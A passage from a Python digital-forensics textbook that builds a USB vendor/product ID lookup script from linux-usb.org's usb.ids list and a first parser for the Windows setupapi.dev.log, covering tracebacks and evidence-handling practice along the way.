- Return output in an easy-to-analyze or understand format

The golden rule of forensics: do not modify the original data. Always work on a forensic copy or through a write-blocker. However, this may not be an option for other disciplines such as for incident responders where the parameters and scope varies.

In these cases, it is important to consider what the code does and how it might interact with the system at runtime. What kind of footprint does the code leave behind? Could it inadvertently destroy artifacts or references to them? Has the program been validated in similar conditions to ensure that it operates properly? These are the kinds of considerations necessary when it comes to running a program on a live system.

We've touched on commenting code before, but it cannot hurt to overstate its value. Soon, we will create our first forensic script, `usb_lookup.py`, which is a little over 90 lines of code. Imagine being handed the code without any explanation or comments. It might take a few minutes to read and understand what exactly it does, even for an experienced developer. Now imagine a large project's source code that has thousands of lines of code—it should be apparent how valuable comments are, not just for the developer but also those who examine the code afterwards.

Validation essentially comes down to knowing the code's behavior. Obviously, bugs are going to be found and fixed. However, bugs have a way of frequently turning up and are ultimately unavoidable as it is impossible to test against all possible situations during development. Instead, what can be established is an understanding of the behavior of the code in a variety of environments and situations. Mastering the behavior of your code is important, not only to be able to determine if the code is up for the task at hand, but also when asked to explain its function and inner workings in a court room.

Logging can help keep track of any potential errors during runtime and act as an audit-chain of sorts for what the program did and when. Python supplies a robust logging module in the standard library, unsurprisingly named `logging`. We will use this module and its various options throughout the book.

The purpose of our scripts is to automate some of the tedious repetitive tasks in forensics and supply analysts with actionable knowledge. Often, the latter refers to storing data in a format that is easily manipulated. In most cases, a CSV file is the simplest way to achieve this so that it can be opened with a variety of different text or workbook editors. We will use the `csv` module in many of our programs.

Developing our first forensic script – `usb_lookup.py`

Now that we've gotten our feet wet writing our first Python script, let's write our first forensic script. During forensic investigations, it is not uncommon to see references to external devices by their vendor ID (VID) and product ID (PID) values; these values are represented by four hexadecimal characters. In cases where the vendor and product name are not identified, the examiner must look up this information. One such location for this information is the webpage <http://linux-usb.org/usb.ids>. For example, on this webpage, we can see that a Canon EOS Digital Rebel has a vendor ID of 0x04A9 and a product ID of 0x3084. We will use this data source when attempting to identify the vendor and product names, using the defined identifiers.

First, let's look at the data source we're going to be parsing. A hypothetical sample illustrating the structure of our data source is mentioned later. There are USB vendors and for each vendor, a set of USB products. Each vendor or product has four-digit hexadecimal characters and a name. What separates vendor and product lines are tabs because products are tabbed over once under their parent vendor. As a forensic developer, you will come to love patterns and data structures, as it is a happy day when data follows a strict set of rules. Because of this, we will be able to preserve the relationship between the vendor and its products in a simple manner. Here is the earlier-mentioned hypothetical sample:

```
0001 Vendor Name
  0001 Product Name 1
  0002 Product Name 2
  ...
  000N Product Name N
```

This script, named `usb_lookup.py`, takes a VID and PID supplied by the user and returns the appropriate vendor and product names. Our program uses the `urllib2` module to download the `usb.ids` database to memory and create a dictionary of vendor IDs and their products. If a vendor and product combination are not found, error handling will inform the user of any partial results and exit the program gracefully.

The `main()` function contains the logic to download the `usb.ids` file, store it in memory, and create the USB dictionary using the `getRecord()` helper function. The structure of the USB dictionary is somewhat complex and involves mapping a vendor ID to a list, containing the name of the vendor as the first element, and a product dictionary as the second element. This product dictionary maps product IDs to their names. The following is an example of the USB dictionary containing two vendors, `VendorId_1` and `VendorId_2`, each mapped to a list containing the vendor name, and a dictionary for any product ID and name pairs:


```
usbs = {VendorId_1: [VendorName_1, {ProductId_1: ProductName_1,
    ProductId_2: ProductName_2, ProductId_N: ProductName_N}], VendorId_2:
    [VendorName_2, {}], etc.}
```

It may be tempting to just search for VID and PID in the lines and return the names rather than creating this dictionary that links vendors to their products. However, products can share the same ID across different vendors, which could result in mistakenly returning a product from a different vendor. With our method, we can be sure that the product belongs to the associated vendor.

Once the USB dictionary has been created, the `searchKey()` function is responsible for querying the dictionary for a match. It first checks that the user supplied two arguments, VID and PID, before continuing execution of the script. Next, it searches for a VID match in the outermost dictionary. If VID is found, the innermost dictionary is searched for the responsive PID. If both are found, the resolved names are printed to the console. See the following code:

```
001 import urllib2
002 import sys
...
009 def main():
...
043 def getRecord():
...
057 def searchKey():
...
092 if __name__ == '__main__':
093     main()
```

For larger scripts, such as this, it is helpful to view a diagram that illustrates how these functions are connected together. Fortunately, a library named code2flow, available on Github (<https://github.com/scottrogowski/code2flow.git>), exists to automate this process for us. The following schematic illustrates the interactions between the `main()` function, which first calls and receives data from `getRecord()`, before calling the `searchKey()` function. There are other libraries that can create similar flow charts. However, this library does a great job of creating a simple and easy to understand flow chart:



Understanding the `main()` function

Let's start by examining the `main()` function, which is called on line 93 as seen in the previous code block. As discussed previously, the particular `if` statement on line 92 is a common and preferred way of calling our starting function. The `if` statement will only evaluate to `True` if the script is called by the user. If, for example, it were imported, the `main` function would not be called and the script would not run. However, the function could still be called just like any other imported module as follows:

```
009 def main():
010     """
011     The main function opens the URL and parses the file before
012     searching for the
013     user supplied vendor and product IDs.
014     :return: Nothing.
015     """
```

On lines 15 through 20, we create our initial variables. The `url` variable stores the URL containing the USB data source. We use the `urlopen()` function from the `urllib2` module to create a list of strings from our online source. We will use a lot of string operations, such as `startswith()`, `isdigit()`, `islower()`, and `count()`, to parse the file structure and store the parsed data in the `usbs` dictionary. The `curr_id` variable, defined as an empty string on line 20, will be used to keep track of which vendor is currently being processed by our script:

```
015     url = 'http://www.linux-usb.org/usb.ids'
016     usbs = {}
017     # The urlopen function creates a file-like object and can be
018     # treated similarly.
018     usb_file = urllib2.urlopen(url)
019     # The curr_id variable is used to keep track of the current
019     # vendor being processed into the dictionary.
020     curr_id = ''
```

On line 22, we begin to iterate through our USB data we retrieved with `urllib2`. Starting with line 24, we create a conditional clause to identify vendor, product, and trivial lines. Trivial lines, which our script passes on, are those that `.startswith()` a pound symbol or is a blank line. If a line is important, we check whether it is a vendor or product line as follows:

```
022     for line in usb_file:
023         # Any commented line or blank line should be skipped.
024         if line.startswith('#') or line == '\n':
025             pass
```

On line 28, we check whether the line does not start with a tab and that the first character is either a number or lower case. We perform this check because there are entries that do not follow the general structure seen in the first three quarters of the data source. Upon further inspection, the lines starting with an upper case character are inconsequential to our current task and so we disregard them:

```
026     else:
027         # Lines that are not tabbed are vendor lines.
028         if not(line.startswith('\t')) and (line[0].isdigit()
028             or line[0].islower()):
```

If the line is what we have defined as a vendor line, we call the `getRecord()` function on line 30 and pass the current line. The line is first stripped of any newline characters to avoid any potential errors in the `getRecord()` function. Note that we have assigned two variables — `id` and `name` — to capture the returned output from the `getRecord()` function. This is because the function returns a tuple of values and hence why we capture the results into two variables. Consider the following code:

```
029          # Call the getRecord helper function to parse the  
Vendor Id and Name.  
030          id, name = getRecord(line.strip())
```

On line 31, we set the `curr_id` variable to the current vendor ID. We add our `id` key to the `usbs` dictionary and map the key to a list containing the name of the vendor and an empty dictionary, which we will populate with product information. This completes the logic necessary to handle vendor lines. Now, let's take a look at the following code to see how product lines are handled:

```
031          curr_id = id  
032          usbs[id] = [name, {}]
```

A line is a product line if it starts with one tabbed character. There are lines in the dataset that contain more than one tab, but again, they are the last quarter of the data source that do not contribute to our current goal. If we do encounter a product line, we send it for processing on line 36 by passing it to the `getRecord()` function.

On line 37, we update the `usbs` dictionary by adding the `id` key to the embedded dictionary within the `list` mapped to the `curr_id` key. Great, lots of brackets with words and numbers following our `usbs` variable, you might ask "Didn't you tout Python as highly readable?" Yep. You'll grow accustomed to accessing items in this manner for lists and dictionaries, but let's break it down one by one.

The first variable, `curr_id`, is our current vendor ID. By the time we access a product line, its vendor line will have already been encountered and therefore will have been added as a key to `usbs` dictionary. At this point, we have access to `list`, which contains the vendor name and the product dictionary in the zero and first index, respectively. We want to add our product ID and name to the product dictionary, which is accomplished by specifying the first index of the list. Then, it is a matter of setting the `id` key to our `name` value. See the following code:

```
033          # Lines with one tab are product lines  
034          elif line.startswith('\t') and line.count('\t') == 1:  
035              # Call the getRecord helper function to parse the  
Product Id and Name.  
036              id, name = getRecord(line.strip())  
037              usbs[curr_id][1][id] = name
```

Finally, we call the `searchKey()` function to look for the user-supplied vendor and product IDs in our `usbs` dictionary. The line is indented in a manner so that it falls outside the logic of the `for` loop and will not be called until all lines have been processed as follows:

```
039      # Pass the usbs dictionary and search for the supplied vendor  
and product id match.  
040      searchKey(usbs)]
```

This takes care of the logic in the `main()` function. Now, let's take a look at the `getRecord()` function called on lines 30 and 36 to determine how we separate the `id` and `name` for vendor and product lines.

Exploring the `getRecord()` function

This helper function, defined on line 43, takes the vendor or product line and returns its ID and name. The following is an example of one of the vendor lines in the file and what our function outputs:

- Input from the `usb.ids` file: "04e8 Samsung Electronics Co., Ltd"
- `getRecord()` output: "04e8", "Samsung Electronics Co., Ltd"

We accomplish this by using string slicing. In the previous example, the vendor ID, 04E8, is separated from the name by one space. Specifically, it will be the first space on the left side of the string. We use the `string.find()` function, which searches from left to right in a string for a given character. We give this function a space as its input to find the index in the string of the first space. In the previous example, our `split` variable would contain a value of 4. Knowing this, we know that the ID is everything to the left of the space. Our name is everything to the right of the space. We add one to our `split` variable for the name in order to not capture the space before the name:

```
043 def getRecord(record_line):  
044     """  
045     The getRecord function splits the ID and name on each line.  
046     :param record_line: The current line in the USB file.  
047     :return: record_id and record_name from the USB file.  
048     """  
049     # Find the first instance of a space -- should be right after  
the id  
050     split = record_line.find(' ')  
051     # Use string slicing to split the string in two at the space.  
052     record_id = record_line[:split]  
053     record_name = record_line[split + 1:]  
054     return record_id, record_name
```

Interpreting the searchKey() function

The `searchKey()` function, originally called on line 40 of the `main()` function, is where we search for the user-supplied vendor and product IDs and display the results to the user. In addition, all of our error handling logic is contained within this function.

Let's practice accessing nested lists or dictionaries. We discussed this in the `main()` function; however, it pays to actually practice rather than take our word for it.

Accessing nested structures requires us to use multiple indices rather than just one. For example, let's create `list` and map that to `key_1` in a dictionary. To access elements from the nested `list`, we will need to supply `key_1` to access the `list` and then a numerical index to access elements of the `list`:

```
>>> inner_list = ['a', 'b', 'c', 'd']
>>> print inner_list[0]
a
>>> outer_dict = {'key_1': inner_list}
>>> print outer_dict['key_1']
['a', 'b', 'c', 'd']
>>> print outer_dict['key_1'][3]
d
```

Now, let's switch gears, back to the task at hand, and leverage our new skills to search our dictionary to find vendor and product IDs. The `searchKey()` function is defined on line 57 and takes our parsed USB data as its only input as follows:

```
057 def searchKey(usb_dict):
058     """
059     The search_key function looks for the user supplied vendor and
060     product IDs against
061     the USB dictionary that was parsed in the main and getRecord
062     functions.
063     :param usb_dict: The dictionary containing our list of vendors
064     and products to query against.
065     :return: Nothing.
066     """
```

On line 66, we use a `try` and `except` block to assign the first and second index of the `sys.argv` list to variables. If the user does not supply this input, we will receive an `IndexError`, in which case, we print to the console, requiring additional input and exit our script with an error (traditionally, non-zero exits indicate an error) as follows:

```
064     # Accept user arguments for Vendor and Product Id. Error will
065     # be thrown if there are less
066     # than 2 supplied arguments. Any additional arguments will be
067     # ignored
```

```

066     try:
067         vendor_key = sys.argv[1]
068         product_key = sys.argv[2]
069     except IndexError:
070         print 'Please provide the vendor Id and product Id
separated by spaces.'
071         sys.exit(1)

```

We use another try and except block on line 75 to find our vendor in the USB dictionary. When querying a dictionary by key, if that key is not present, Python will throw a `KeyError`. If this is the case, then the vendor ID does not exist in our USB dictionary that we print to the user. Because this wasn't technically an error and just the case of our data source being incomplete, we perform a zero exit. We have the following code:

```

073     # Search for the Vendor Name by looking for the Vendor Id key
in usb_dict. The zeroth index
074     # of the list is the Vendor Name. If Vendor Id is not found,
exit the program.
075     try:
076         vendor = usb_dict[vendor_key][0]
077     except KeyError:
078         print 'Vendor Id not found.'
079         sys.exit(0)

```

In a similar manner, if the product key is not found under its vendor key, we print out this result to the user. In this scenario, we can at least print the vendor information to the console before exiting, as follows:

```

081     # Search for the Product Name by looking in the product
dictionary in the first index of
082     # the list. If the Product Id is not found print the Vendor
Name as a partial match and exit.
083     try:
084         product = usb_dict[vendor_key][1][product_key]
085     except KeyError:
086         print 'Vendor: {}\\nProduct Id not found.'.format(vendor)
087         sys.exit(0)

```

If both our vendor and product IDs were found, we print this data to the user. On line 89, we use the `string format()` function to print the vendor and product names separated by a newline character as follows:


```

088     # If both the Vendor and Product Ids are found, print their
respective names to the console.
089     print 'Vendor: {}\\nProduct: {}'.format(vendor, product)

```

Running our first forensic script

The `usb_lookup` script requires two arguments – vendor and product IDs for the USB of interest. We can find this information by looking at a suspect `HKLM\SYSTEM\%CurrentControlSet%\Enum\USB` registry key. For example, supplying the vendor, 0951, and product, 1643, from the subkey `VID_0951&PID_1643`, results in our script identifying the device as a Kingston DataTraveler G3.



```
C:\learn-python-for-forensics>python Chapters\Chapter2\Code\usb_lookup.py 0951 1643
Vendor: Kingston Technology
Product: DataTraveler G3
```

Our data source is not an all-inclusive list, and if you supply a vendor or a product ID that does not exist in the data source, our script will print that the ID was not found. The full code for this and all of our scripts can be downloaded from <https://packtpub.com/books/content/support>.

Troubleshooting

At some point in your development career – probably by the time you write our first script – you will have encountered a Python error and received a Traceback message. The Traceback provides the context of the error and pinpoints the line that caused the issue. The issue itself is an exception and message of the error.

Python has a number of built-in exceptions whose purpose is to help the developer to diagnose errors in their code. *Appendix B, Python Technical Details* details solutions to common exceptions. It is not, however, an exhaustive list as some less common and user-created exceptions are not covered. A full list of built-in exceptions can be found at <http://docs.python.org/2/library/exceptions.html>.

Let's look at a simple example of an exception, `AttributeError`, and what the Traceback looks like in this case:

```
>>> import math
>>> print math.noattribute(5)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'module' object has no attribute 'noattribute'
```

The Traceback indicates the file in which the error occurred (in this case, `stdin` or standard input) because this code was written in the interactive prompt. When working on larger projects or with a single script, the file will be the name of the error-causing script rather than `stdin`. The `in <module>` bit will be the name of the function that contains the faulty line of code or `<module>` if the code is not in a function.

Now, let's look at a slightly more complicated issue. To do this, we will remove a `try` and `except` block from the `usb_lookup.py` script we've written. We're going to remove lines 75 and 77-79. Remember to unindent what was line 76 in order to avoid `IndentationError`.

Before removing the mentioned lines, it looks as follows:

```
075     try:
076         vendor = usb_dict[vendor_key][0]
077     except KeyError:
078         print 'Vendor Id not found.'
079         sys.exit(0)
```

After removing the mentioned lines, it looks as follows::

```
076     vendor = usb_dict[vendor_key][0]
```

Now run the script and supply a vendor ID that does not exist:

```
python usb_lookup.py ffff ffff
Traceback (most recent call last):
  File "usb_lookup.py", line 93, in <module>
    main()
  File "usb_lookup.py", line 40, in main
    search_key(usbs)
  File "usb_lookup.py", line 75, in search_key
    vendor = usb_dict[vendor_key][0]
KeyError: 'ffff'
```

The traceback here has three traces in the stack. The last trace at the bottom is where our error occurred. In this case, on line 75 of the `usb_lookup.py` file, the `search_key()` function generated a `KeyError` exception. Looking up what a `KeyError` is in the Python documentation or *Appendix B, Python Technical Details* would indicate that this is due to the key that does not exist in the dictionary. Most of the time, we will need to address the error at that specific error-causing line. For this reason, line 75 was surrounded by a `try` and `except` block to catch and exit the program when the vendor was not found.

Challenge

We recommend experimenting with the code to learn how it works or try to improve its functionality. For example, checking whether the user supplied two arguments would be better suited at the beginning of the `main()` function rather than checking after the bulk of the program has executed. Another simple check might be determining that the vendor and product ID are both four characters in length. Anything less or greater should be refused as all vendor and product IDs in the dictionary are four characters long.

We have provided a file named `usb.ids` in the code packet containing the USB data source from the webpage of interest. Rather than using `urllib2` to access the data source online, we recommend modifying the script to work with the `usb.ids` local file. This can expand the script functionality for those lacking an Internet connection or are running the script offline. Programs are constantly evolving and are never truly finished products. There are plenty of other improvements that can be made here.

Summary

This chapter continued where we left off in *Chapter 1, Now For Something Completely Different*, helping build a solid Python foundation for later chapters. We covered advanced data types and object-oriented programming, developed our first scripts, and understood Traceback messages. At this point, you should start to become comfortable with Python. We highly recommend you practice and experiment by either testing out ideas in the interactive prompt or modifying the scripts we developed. Visit <http://packtpub.com/books/content/support> to download the code bundle for this chapter.

As we move away from theory and look into the core part of the book, we will start with simple scripts and work towards increasingly more complicated programs. This should allow a natural development of understanding programming and skills. In the next chapter, you will learn how to parse the `setupapi.dev.log` file on Windows systems to identify USB installation times.

3

Parsing Text Files

Text files, usually sourced from application or service logs, are a common source of artifacts in digital investigations. Log files can be quite large or contain data that makes human review difficult. Manual examination can devolve into a series of grep searches, which may or may not be fruitful. Some text files might be supported by prebuilt software. For those that are not, we will need to develop our own solution to properly parse and extract relevant information. In this chapter, we will analyze the `setupapi.dev.log` file, which records device information on Windows machines. This log file is commonly analyzed in forensics to extract the first connection time of USB devices on the system. Although our focus is a single log file, note that we could replicate and improve upon this basic design to handle similarly structured files.

We will step through several iterations of the same code through this chapter. Though redundant, we encourage writing out each iteration for yourself. By rewriting the code, we will progress through the material together and find the proper solution, learn about bug handling, and implement efficiency measures. Please rewrite the code for yourself and test each iteration to see the changes in the output and code handling.

In this chapter, we will be covering the following topics:

- Identifying repetitive patterns in the log file for USB device entries
- Extracting and processing artifacts from text files
- Enhancing presentation of data in a deduplicated and readable manner

Setup API

The `setupapi.dev.log` file is a Windows log file that tracks device connections for a variety of devices including USB devices. Since USB device information plays an important role in many investigations, our script will help identify the earliest installation time of a USB device on a machine. This log is system-wide, not user-specific, and therefore provides only the installation time of a USB device's first connection to the system. In addition to logging this timestamp, the log contains the vendor ID (VID), product ID (PID), and serial number of the device. With this information, we can paint a better picture of removable storage activity. On Windows XP this file is located at `C:\Windows\setupapi.log`. On Windows 7 and higher, this file is found at `C:\Windows\inf\setupapi.dev.log`.

Introducing our script

The `setupapi_parser.py` script will be developed to parse the `setupapi.dev.log` file on Windows 7 and higher. Equipped with only modules from the standard library, we will open and read a `setupapi.log` file, identify and parse relevant USB information, and display it to the user in the console. As mentioned in the introduction, we will use an iterative build process to mimic a natural development cycle. Each iteration will build upon the previous while we explore new features and methods. We will encourage the development of additional iterations with challenges at the end of the chapter.

Overview

Before developing any code, let's identify the requirements and features our script must possess to accomplish the desired task. We will need to execute the following steps:

1. Open the log file and read all lines.
2. In each line, check for indicators of USB device entry.
3. Parse responsive lines for timestamp and device information.
4. Output the result to the user.

Now, let's examine the log file of interest to determine repetitive structures we can use as footholds in our script to parse relevant data. In the sample USB entry below, we see the device information on line 1 following the text "Device Install (Hardware initiated)". This device information contains the vendor ID, device product ID, device revision, and the Unique ID of the device.

Each of these elements is separated by either an & or \ character and may contain some additional inconsequential characters. The installation time is recorded on line 2 following the "">>>> Section start " text. For our purposes, we are only interested in these two lines. All other surrounding lines will be ignored.

```
001 >>> [Setup online Device Install (Hardware initiated) - pci\ven_1
5ad&dev_07a0&subsys_07a015ad&rev_01\3&18d45aa6&0&a9]
002 >>> Section start 2010/11/10 10:21:12.593
003 ump: Creating Install Process: DrvInst.exe 10:21:12.593
004 ndv: Retrieving device info...
005 ndv: Setting device parameters...
006 ndv: Searching Driver Store and Device Path...
007 dvi: {Build Driver List} 10:21:12.640
```

Our first iteration – setupapi_parser.v1.py

The goal of our first iteration is to develop a functional prototype that we will improve upon in later iterations. We will continue to see the following code block in all our scripts, which provides basic documentation about the script:

```
001 __author__ = 'Preston Miller & Chapin Bryce'
002 __date__ = '20160401'
003 __version__ = 0.01
004 __description__ = 'This script reads a Windows 7 Setup API log
and prints USB Devices to the user'
```

Our script involves three functions which are outlined below. The `main()` function kicks off the script by calling the `parse_setupapi()` function. This function reads the `setupapi.dev.log` file and extracts the USB device and first installation date information. After processing, the `print_output()` function is called with the extracted information. The `print_output()` function takes the extracted information and prints it to the user in the console. These three functions work together to allow us to segment our code based on operation:


```
007 def main():
...
023 def parseSetupapi()
...
041 def printOutput()
```

To run this script, we need to provide code that calls the `main()` function. The code block later shows a Python feature that we will use in almost every one of our scripts throughout this book. This section of code will become more complex throughout this chapter, adding the ability to allow users to control input, output, and provide optional arguments.

Line 53 is simply an `if` statement that checks to see if this script is called from the command line. In more detail, the `__name__` attribute allows Python to know what function called the code. When `__name__` is equivalent to the string '`__main__`', it indicates that it is the top-level script and therefore likely executed at the command line. This feature is especially important when designing code that may be called by another script. Someone else may import your functions into their code which, without this conditional, might result in our script immediately running when imported. We have the following code:

```
053 if __name__ == '__main__':
054     # Run the program
055     main()
```

As seen in the flow chart below, the trunk function (our script as a whole) calls the `main()` function, which in turn calls `parseSetupapi()`, which finally calls the `printOutput()` function.



Designing the main() function

The `main()` function, defined on line 7, is fairly straightforward in this scenario. The function handles initial variable assignments and setup before calling `parseSetup()`. In the code block below, we create a docstring, surrounded with triple double quotes where we define the purpose of the function along with the data returned by it as seen on lines 8 through 11. Pretty sparse, right? We'll enhance our documentation as we proceed, as things might change drastically this early in development.

```
007 def main():
008     """
009     Run the program
010     :return: None
011     """
```

After the docstring, we hardcode the path to the `setupapi.dev.log` file on line 13. This means that our script can only function correctly if the file with this name is located in the same directory as our script.

```
013     file_path = 'setupapi.dev.log'
```

On lines 16 through 18, we print setup information, including script name and version, to the console, which notifies the user that the script is running. In addition, we print out 22 equal signs to provide a visual distinction between the setup information and any other output from the script:

```
015     # Print version information when the script is run
016     print '='*22
017     print 'SetupAPI Parser, ', __version__
018     print '='*22
```

Finally, on line 20, we call our next function to parse the input file. This function expects a `str` object representing the path to the `setupapi.dev.log`. Though it may seem to defeat the purpose of a main function, we will place the majority of the functionality in a separate function. This allows us to reuse code dedicated to the primary functionality in other scripts. An example of this will be shown in the final iteration of this Setup API code. See line 20:

```
020     parseSetupapi(file_path)
```

Crafting the parseSetupapi() function

The `parseSetupapi()` function, defined on line 23, takes a string input that represents the full path to the Windows 7 or higher `setupapi.dev.log` file, as detailed by the docstring on lines 24 through 28. On line 29, we open the file path provided by the `main()` function and read the data into a variable named `in_file`. This open statement didn't specify any parameters, so it uses default settings that open the file in read-only mode. This prevents us from accidentally writing to the file. In fact, trying to `write()` to a file opened in read-only mode results in the following error and message:

```
IOError: File not open for reading
```

Although it does not allow writing to the file, the use of write-blocking technology should always be used when handling digital evidence. If there is any confusion regarding files and their modes, refer to *Chapter 1, Now For Something Completely Different*, for additional detail. See the following code:

```
023 def parseSetupapi(setup_file):  
024     """  
025     Interpret the file  
026     :param setup_file: path to the setupapi.dev.log  
027     :return: None  
028     """  
029     in_file = open(setup_file)
```

On line 30, we read each line from the `in_file` variable into a variable named `data` using the file object's `readlines()` method, which creates a list. Each element in the list represents a single line in the file. In more detail, each element in the list is the string of text from the file delimited by the newline, `\n`, character. At this newline character, the data is broken into a new element and fed as a new entry into the `data` list.

```
030     data = in_file.readlines()
```

With the content of the file stored in the variable `data`, we begin a `for` loop to walk through each individual line. This loop uses the `enumerate()` function, which wraps our iterator with a counter that keeps track of the number of iterations. This is desirable because we want to check for the pattern that identifies a USB device entry, then read the following line to get our date value.

By keeping track of what element we are currently processing, we can easily pull out the next line we need to process with `data[n + 1]`, where `n` is the enumerated count of the current line being processed.

```
032     for i,line in enumerate(data) :
```

Once inside the loop, on line 33, we evaluate if the current line contains the string `'device install (hardware initiated)'`. To ensure that we don't miss valuable data, we will make the current line case insensitive using the `lower()` method to convert all characters in the string to lowercase. If responsive, we execute lines 34 through 36. On line 34, we use the current iteration count variable, `i`, to access the responsive line within the `data` object.

```
033         if 'device install (hardware initiated)' in line.lower() :
034             device_name = data[i].split('-')[1].strip()
```

After accessing the value, we call the `split()` function on the string to split the values on the dash (-) character. After splitting, we access the second value in the split list, and feed that string into the `strip()` function. The `strip()` function, without any provided values, will strip whitespace characters on the left and right end of the string. We process the responsive line into one containing just USB identifying information:

Prior to processing:

```
'>>> [Device Install (Hardware initiated) - pci\ven_8086&dev_100f&subsys_075015ad&rev_01\4&b70f118&0&0888]'
```

Post processing:

```
'pci\ven_8086&dev_100f&subsys_075015ad&rev_01\4&b70f118&0&0888' '
```

After converting the first line from the `setupapi.dev.log` USB entry, we then access the `data` variable on line 35 to obtain the date information from the following line. We know the date value sits on the line after the device information. We can use the iteration count variable, `i`, and add one to access that next line. Similarly to the device line parsing, we call the `split()` function on the string "start" and extract the second element from the split that represents the date. Before saving the value, we need to call `strip()` to remove whitespaces on both ends of the string.

```
035         date = data[i+1].split('start')[1].strip()
```

This process removes any other characters besides the date:

Prior to processing:

```
'>>> Section start 2010/11/10 10:21:14.656'
```

Post processing:

```
'2010/11/10 10:21:14.656'
```

On line 36, we pass our extracted `device_name` and `date` values to the `print_output()` function. This function is called repeatedly for any responsive lines found in the loop. After the loop completes, the code on line 38 executes, which closes the `setupapi.dev.log` file that we initially opened, releasing the file from Python's use.

```
036         printOutput(device_name, date)
037
038     in_file.close()
```


Developing the `printOutput()` function

The `printOutput()` function defined on line 41 allows us to control how the data is displayed to the user. The function requires two strings as input that represent the USB name and date as defined by the docstring. On line 49 and 50, we print the USB data using the `format()` function. As discussed in *Chapter 1, Now For Something Completely Different*, this function replaces the curly brackets (`{}`) with the data provided in the function call. A simple example like this doesn't show off the full power of the `.format()` method. However, this function can allow us to perform complex string formatting with ease. After printing the input, execution returns to the called function where the script continues the next iteration of the loop, as follows:

```
041 def printOutput(usb_name, usb_date):
042     """
043     Print the information discovered
044     :param usb_name: String USB Name to print
045     :param usb_date: String USB Date to print
046     :return: None
047     """
048
049     print 'Device: {}'.format(usb_name)
050     print 'First Install: {}'.format(usb_date)
```

Running the script

We now have a script that takes a `setupapi.dev.log` file, found on Windows 7 or higher, and outputs USB entries with their associated timestamps. The following screenshot shows how to execute the script with a sample `setupapi.dev.log` file that has been provided in the code bundle. Your output may vary depending on the `setupapi.dev.log` file you use the script on.



```
C:\learn-python-for-forensics>python Chapters\Chapter3\Code\setupapi_parser.v1.py
=====
SetupAPI Parser, 0.01
=====
Device: USB\VID_0E0F&ID_0008\000650268328]
First Install: 2016/03/10 14:59:53.099
Device: USB\VID_0E0F&ID_0003&MI_00\782a7d3009&0&0000]
First Install: 2016/03/10 14:59:53.317
Device: USB\VID_0E0F&ID_0003&MI_01\782a7d3009&0&0001]
First Install: 2016/03/10 14:59:53.317
```

We modified the supplied `setupapi.dev.log` so USB entries appeared at the top of the output for the screenshot. Our current iteration seems to generate some false positives by extracting "responsive" lines that do not pertain to just USB devices.

Our second iteration – `setupapi_parser.v2.py`

With a functioning prototype, we now have some cleanup work to do. The first iteration was a proof of concept to illustrate how a `setupapi.dev.log` file can be parsed for forensic artifacts. With our second revision, we will clean up the code and make it so that it will be easier to use in the future by rearranging the code. In addition, we will integrate a more robust command-line interface, validate any user-supplied inputs, improve processing efficiency, and better display results.

